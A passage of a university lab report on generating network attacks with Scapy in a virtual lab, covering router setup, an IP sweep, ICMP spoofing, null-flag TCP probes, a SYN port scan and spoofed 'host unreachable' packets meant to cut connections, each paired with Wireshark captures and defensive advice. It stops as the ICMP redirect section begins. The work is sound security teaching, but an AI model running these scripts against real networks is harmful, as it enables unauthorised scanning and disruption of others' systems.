

Generation and Analysing Network Attacks using Scapy

Project of the Secure Network Management course by DECOMP

Pietro Prandini - Stefano Romanello @ UniPD

CC-BY-SA


December 30, 2018

Contents

1	The configuration used	3
1.1	Devices Configuration	3
1.2	Testing the configuration	5
2	Reconnaissance Attacks	9
2.1	IP Address Sweep	9
2.1.1	SCAPY program	9
2.1.2	Attacker's messages and result	9
2.1.3	How to protect the network	10
2.2	IP Spoofing	11
2.2.1	Introduction	11
2.2.2	SCAPY program	11
2.2.3	Attacker's messages	11
2.2.4	Attack's result	11
2.2.5	How to protect the network	12
2.3	No Flags Set	13
2.3.1	Introduction	13
2.3.2	SCAPY program	13
2.3.3	Attacker's messages	13
2.3.4	Attack's result	14
2.3.5	How to protect the network	14
2.4	Port Scanning	15
2.4.1	SCAPY program	15
2.4.2	Attacker's messages and result	15
2.4.3	How to protect the network	16
3	DoS Attacks	17
3.1	Drop Communication	17
3.1.1	SCAPY program	17
3.1.2	Attacker's messages and result	17
3.1.3	How to protect the network	17
3.2	ICMP Redirect	18
3.2.1	Introduction	18
3.2.2	SCAPY program	18
3.2.3	Attacker's messages	18
3.2.4	Attack's result	18
3.2.5	How to protect the network	18
3.3	Ping of Death	19
3.3.1	Introduction	19
3.3.2	SCAPY program	19
3.3.3	Attacker's messages	19
3.3.4	How to protect the network	19
3.4	SYN Flood	20
3.4.1	SCAPY program	20
3.4.2	Victim's messages	20

3.4.3	Attacker's messages	24
3.4.4	How to protect the network	28

1 The configuration used



1.1 Devices Configuration

R5

The Router5 is a clone of the Router1. The network of this router is composed by two enabled adapters:

- Adapter 1: Internal Network (Name: intnet);
- Adapter 2: NAT Network (Name: NatNetwork).

After the start of the machine it is setted with this commands:

```
# Configuring the router 5 (R5)
## Basic configuration
configure
load /live/image/R1/lab16
commit

## Setting the new ethernet eth0 address
delete interfaces ethernet eth0 address 192.168.40.1/24
set interfaces ethernet eth0 address 192.168.40.11/24
commit

## Setting the new ethernet eth0.42 address
delete interfaces ethernet eth0 vif 44
delete interfaces ethernet eth0 vif 50
set interfaces ethernet eth0 vif 42 address 192.168.42.12/24
```

```

commit

## Enabling RIP
set protocols rip interface eth0.42
set protocols rip interface eth0
set protocols rip network 192.168.40.0/24
set protocols rip network 192.168.42.0/24
set protocols rip redistribute connected
set protocols rip timers timeout 35
commit

exit

```

R1

```

# Configuring the router 1 (R1)
## Basic configuration
configure
load /live/image/R1/lab16
commit

## Considering the new router R5
delete interfaces ethernet eth0 address 192.168.40.1/24
commit
set interfaces ethernet eth0 vif 42 address 192.168.42.1/24
commit

## Enabling the RIP protocol
set protocols rip interface eth0.42
set protocols rip interface eth0.44
set protocols rip interface eth0.50
commit
exit

```

R2

```

# Configuring the router 2 (R2)
## Basic configuration
configure
load /live/image/R2/lab16_rip
commit
exit

```

R3

```

# Configuring the router 3 (R3)
## Basic configuration
configure
load /live/image/R3/lab16_rip
commit
exit

```

R4

```

# Configuring the router 4 (R4)
## Basic configuration
configure

```

```
load /live/image/R4/lab16_rip
commit
exit
```

Kali-PC1

```
# Contents of /etc/network/interfaces
#####
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.40.50
    netmask 255.255.255.0
    gateway 192.168.40.11
```

Kali-PC2

```
# Contents of /etc/network/interfaces
#####
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet manual
up ifconfig eth0 up

auto eth0.62
iface eth0.62 inet static
    address 192.168.62.60
    netmask 255.255.255.0
    gateway 192.168.62.10
    vLAN-raw-device eth0
```

1.2 Testing the configuration

Bash version of a test.

```
#!/usr/bin/env bash

# Availability of each device

echo ""

ping to 192.168.40.11 (R5)"
ping -c 3 192.168.40.11
```

```
echo "
ping to 192.168.42.12 (R5)"
ping -c 3 192.168.42.12

echo "
ping to 192.168.42.1 (R1)"
ping -c 3 192.168.42.1

echo "
ping to 192.168.50.2 (R1)"
ping -c 3 192.168.50.2

echo "
ping to 192.168.44.3 (R1)"
ping -c 3 192.168.44.3

echo "
ping to 192.168.44.4 (R2)"
ping -c 3 192.168.44.4

echo "
ping to 192.168.55.5 (R2)"
ping -c 3 192.168.55.5

echo "
ping to 192.168.48.6 (R2)"
ping -c 3 192.168.48.6

echo "
ping to 192.168.50.7 (R3)"
ping -c 3 192.168.50.7

echo "
ping to 192.168.55.8 (R3)"
ping -c 3 192.168.55.8

echo "
ping to 192.168.48.9 (R4)"
ping -c 3 192.168.48.9

echo "
ping to 192.168.62.10 (R4)"
ping -c 3 192.168.62.10

echo "
ping to 192.168.40.50 (PC1)"
ping -c 3 192.168.40.50
```

```
echo "
ping to 192.168.62.60 (PC2)"
ping -c 3 192.168.62.60
```

Now it's presented a scapy program used to test if the network was working properly before the attacks.

```
#!/usr/bin/env python
from scapy.all import *

def check_availability(target, label):
    print("\n--> ping to " + target + " (" + label + ")")
    ans, unans = sr(IP(dst=target)/ICMP())
    if ans:
        print(target + ' is reachable, summary: ')
        ans.summary()
        return ans, unans
    else:
        print(target + ' is not reachable, summary: ')
        unans.summary()
        return ans, unans

# Availability of each device
target = "192.168.40.11"
label = "R5"
check_availability(target, label)

target = "192.168.42.12"
label = "R5"
check_availability(target, label)

target = "192.168.42.1"
label = "R1"
check_availability(target, label)

target = "192.168.50.2"
label = "R1"
check_availability(target, label)

target = "192.168.44.3"
label = "R1"
check_availability(target, label)

target = "192.168.44.4"
label = "R2"
check_availability(target, label)

target = "192.168.55.5"
label = "R2"
check_availability(target, label)

target = "192.168.48.6"
label = "R2"
check_availability(target, label)

target = "192.168.50.7"
label = "R3"
check_availability(target, label)

target = "192.168.55.8"
label = "R3"
check_availability(target, label)
```

```
target = "192.168.48.9"
label = "R4"
check_availability(target, label)

target = "192.168.62.10"
label = "R4"
check_availability(target, label)

target = "192.168.40.50"
label = "PC1"
check_availability(target, label)

target = "192.168.62.60"
label = "PC2"
check_availability(target, label)
```

2 Reconnaissance Attacks

2.1 IP Address Sweep

2.1.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

packet = IP(dst="192.168.40.0/24") / ICMP()
sr(packet, inter=0.010)
```

This is a very simple but effective program. The scope of this is to send an ICMP request to all IPs of the network 19.168.40.0 with an interval of 10 milliseconds and get the response using the sr() function which sends and receives packets.

2.1.2 Attacker's messages and result

No.	Time	Source	Destination	Protocol	Length	Info
5	0.003429000	192.168.62.60	192.168.40.0	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
10	0.015152000	192.168.62.60	192.168.40.1	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
16	0.027846000	192.168.62.60	192.168.40.2	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
22	0.039927000	192.168.62.60	192.168.40.3	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
28	0.052615000	192.168.62.60	192.168.40.4	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
34	0.065751000	192.168.62.60	192.168.40.5	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
40	0.077647000	192.168.62.60	192.168.40.6	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
46	0.092352000	192.168.62.60	192.168.40.7	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
52	0.105450000	192.168.62.60	192.168.40.8	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
58	0.118081000	192.168.62.60	192.168.40.9	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
64	0.130704000	192.168.62.60	192.168.40.10	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
70	0.142693000	192.168.62.60	192.168.40.11	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 79)
79	0.143540000	192.168.40.11	192.168.62.60	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=61 (request in 70)
80	0.155785000	192.168.62.60	192.168.40.12	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
86	0.168659000	192.168.62.60	192.168.40.13	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
92	0.181532000	192.168.62.60	192.168.40.14	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64

296	0.612279000	192.168.62.60	192.168.40.48	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
302	0.626865000	192.168.62.60	192.168.40.49	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
308	0.638813000	192.168.62.60	192.168.40.50	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
313	0.639452000	192.168.62.60	192.168.40.50	ICMP	62	Echo (ping) request id=0x0000, seq=0/0, ttl=60 (reply in 314)

No.	Time	Source	Destination	Protocol	Length	Info
314	0.639552000	192.168.40.50	192.168.62.60	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 313)
319	0.639983000	192.168.40.50	192.168.62.60	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=60
320	0.651257000	192.168.62.60	192.168.40.51	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
326	0.664496000	192.168.62.60	192.168.40.52	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
332	0.676288000	192.168.62.60	192.168.40.53	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64

1830	3.248056000	192.168.62.60	192.168.40.253	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
1840	3.260160000	192.168.62.60	192.168.40.254	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
1847	3.272521000	192.168.62.60	192.168.40.255	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64

This is the message captured from the PC2 (as attacker 192.168.62.60) to the network 192.168.40.* using Wireshark.

The objective of this type of attack is to identify the possible victims of my attack. In this case I had 2 responses: router port (192.168.40.11) and PC1 (192.168.40.50).

2.1.3 How to protect the network

The best way to protect the network from this type of attack is to use a firewall which drop all the incoming ICMP request.

In this way the attacker is unable to get a response from the devices inside the network because the ICMP request is not even reaching the devices.

2.2 IP Spoofing

2.2.1 Introduction

In order to hide the IP address of a sender machine and at the same time identifying a station active on the network, an attacker could be use a method named *IP spoofing*.

The IP spoofing consists to send ICMP packets with a fake source IP that isn't mapped on the network to recognize the reply of the active host connected to the network.

2.2.2 SCAPY program


In this scapy program the attacker has an IP that is not in the network (192.168.102.102) and it sends ICMP packets to all the host that could be present in the subnetwork 192.168.62.0/24.

```
#!/usr/bin/env python
from scapy.all import *

# Preparing the packet for Spoofing
attacker = "192.168.102.102"
victim = "192.168.62.0/24"
spoof = IP(dst=victim, src=attacker)/ICMP()/"spoof"


# Sending the packet
send(spoof, inter=0.005)
send(spoof, inter=0.010)
send(spoof, inter=0.020)
send(spoof, inter=0.050)
```

2.2.3 Attacker's messages



2.2.4 Attack's result

Wireshark has received the ICMP reply packets of the host attacked. So the attacker had sent packets to the active host and the host hadn't recognized the real sender (the attacker).



2.2.5 How to protect the network

In order to protect the network a possible solution is to blocks all the incoming ICMP packets from the not known IP.

2.3 No Flags Set

2.3.1 Introduction

The TCP protocol isn't permit message with no flags setted.

Any operating systems reply to that message in a specific manner. So the attacker could retrieve some information about it.


2.3.2 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

# Preparing the packet with no flags set
victim = "192.168.62.60"
packet_without_flags = IP(dst=victim)/TCP(flags="")


# Sending the packet
send(packet_without_flags)
```

2.3.3 Attacker's messages



2.3.4 Attack's result

The host had replied to the attacker as agreed to its operating system.



2.3.5 How to protect the network

In order to protect the victim it could be useful to reject the tcp message with no flags set.

2.4 Port Scanning

2.4.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

packet = IP(dst="192.168.40.50") / TCP(dport=(1,1024), flags="S")
sr(packet, inter=0.005)
```

The objective of this Scapy program is to be able to get a range of opened ports from a victim ip. This program aim the victim located at ip 192.168.40.50 and send a TCP packet with SYN flag for scanning the range of ports from 1 to 1024 with an interval of 5 milliseconds and get the response using the sr() function which sends and receives packets.

2.4.2 Attacker's messages and result

No.	Time	Source	Destination	Protocol	Src Port	Dest Port	Length	Info
5	0.004414000	192.168.62.60	192.168.40.50	TCP	ftp-data	1	56	ftp-data > tcpmux [SYN] Seq=0 Win=8192 Len=0
10	0.005059000	192.168.62.60	192.168.40.50	TCP	ftp-data	1	62	[TCP Out-Of-Order] ftp-data > tcpmux [SYN] Seq=0 Win=8192 Len=0
11	0.005210000	192.168.40.50	192.168.62.60	TCP	tcpmux	20	62	tcpmux > ftp-data [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	0.005575000	192.168.40.50	192.168.62.60	TCP	tcpmux	20	62	tcpmux > ftp-data [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.011168000	192.168.62.60	192.168.40.50	TCP	ftp-data	2	56	ftp-data > compressnet [SYN] Seq=0 Win=8192 Len=0
22	0.011645000	192.168.62.60	192.168.40.50	TCP	ftp-data	2	62	[TCP Out-Of-Order] ftp-data > compressnet [SYN] Seq=0 Win=8192 Len=0
23	0.011765000	192.168.40.50	192.168.62.60	TCP	compressnet	20	62	compressnet > ftp-data [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	0.012130000	192.168.40.50	192.168.62.60	TCP	compressnet	20	62	compressnet > ftp-data [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

This is an example of the scan for the first 2 ports which they respond with [RST,ACK]+meaning that there is not service running on that port. Scapy used the port 20 for sending the request as default but could be changed using:

```
packet = IP(dst="192.168.40.50") / TCP(dport=(1,1024), sport=8888, flags="S")
```

for example but this is not what we are interested.

Using the following wireshark's filter:

```
tcp.flags.ack==1 && tcp.flags.syn==1
```

we can obtain the packets that respond to the tcp request with a [SYN, ACK] flag meaning that there is a service installed using that port:

No.	Time	Source	Destination	Protocol	Src Port	Dest Port	Length	Info
263	0.156556000	192.168.40.50	192.168.62.60	TCP	ssh	20	62	ssh > ftp-data [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
268	0.157021000	192.168.40.50	192.168.62.60	TCP	ssh	20	62	[TCP Out-Of-Order] ssh > ftp-data [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
965	0.567846000	192.168.40.50	192.168.62.60	TCP	http	20	62	http > ftp-data [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
970	0.568307000	192.168.40.50	192.168.62.60	TCP	http	20	62	[TCP Out-Of-Order] http > ftp-data [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460

We can understand that in the victim's pc is running a ssh and http server.

2.4.3 How to protect the network

A way to protect the network from this type of attack can be to use a firewall to block the packet request from an host that has already request 10 tcp messages in 1 second or a similar tcpMessages/Time ratio. In this way we can use the network normally but when there is a particular activity in the network we have countermeasures to protect the clients.

3 DoS Attacks

3.1 Drop Communication

3.1.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

packet1 = IP(dst="192.168.40.50", src="192.168.60.60") / ICMP(type=3, code=1)
packet2 = IP(dst="192.168.60.60", src="192.168.40.50") / ICMP(type=3, code=1)
send(packet1)
send(packet2)
```

Sending this type of messages we are telling to the victims that the other end of its current transmission (ftp for example) is no longer available.

But how is made this type of ICMP packet? From the documentation of *iana* we can understand that type 3 stands for “Destination Unreachable” and with code 1 we specify “Host Unreachable”.

Other code for “Destination Unreachable” could be:

code	description
0	Net Unreachable
1	Host Unreachable
2	Protocol Unreachable
3	Port Unreachable
4	Fragmentation Needed and Don't Fragment was Set
5	Source Route Failed
6	Destination Network Unknown
7	Destination Host Unknown
8	Source Host Isolated
9	Communication with Destination Network is Administratively Prohibited
10	Communication with Destination Host is Administratively Prohibited
11	Network Unreachable for Type of Service
12	Host Unreachable for Type of Service
13	Communication Administratively Prohibited
14	Host Precedence Violation
15	Precedence cutoff in effect

3.1.2 Attacker's messages and result

Using the wireshark filter: `icmp.type==3 && icmp.code==1`, we get:

No.	Time	Source	Destination	Length	Info
30	198.442781000	192.168.60.60	192.168.40.50	ICMP	Destination unreachable (Host unreachable)
33	198.843752000	192.168.60.60	192.168.40.50	ICMP	Destination unreachable (Host unreachable)
38	198.844320000	192.168.60.60	192.168.40.50	ICMP	Destination unreachable (Host unreachable)
39	210.969312000	192.168.40.50	192.168.60.60	ICMP	Destination unreachable (Host unreachable)
41	211.687367000	192.168.40.50	192.168.60.60	ICMP	Destination unreachable (Host unreachable)
43	212.459272000	192.168.40.50	192.168.60.60	ICMP	Destination unreachable (Host unreachable)

3.1.3 How to protect the network

The best way to block this type of attack is to use a firewall and block all the ICMP packets. In this way the attacker can't reach the victim because the denial ICMP packet could not even reach the victim.

3.2 ICMP Redirect

3.2.1 Introduction

